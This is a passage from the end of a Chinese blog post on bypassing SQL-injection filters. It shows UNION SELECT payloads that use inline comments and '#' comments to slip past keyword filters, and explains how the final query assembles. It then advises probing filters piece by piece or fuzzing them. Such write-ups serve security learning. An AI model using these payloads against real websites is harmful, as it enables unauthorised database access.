and 1=2 union select 1,2,3 #*/
# --+b /* 和 #*/ 均会被注释掉,所以最终拼接如sql语句中的为
1' and 1=2 union select 1,2,3

总结

对于上述问题,我认为,需要在对一个拦截语句的一点点尝试,推测可能存在的拦截点,然后将其拆解利用内联注释或者相关知识替代,然后进行绕过。或者就是Fuzz爆破。等到知识库够强大以后,我建议反回来看看join内联查询原理


评论(0)

查看评论列表

暂无评论


发表评论

表情 颜文字
插入代码

欢迎来到小站哦~

avatar

困困小猫

常年看番、打游戏,宅属性满分。不过偶尔也会出去玩啦 我在这里还是个新手,各位大佬来访还请轻一点喷~orz 欢迎光临! 还有一定要看隐私政策哦!!!

66
文章
4
评论
2
用户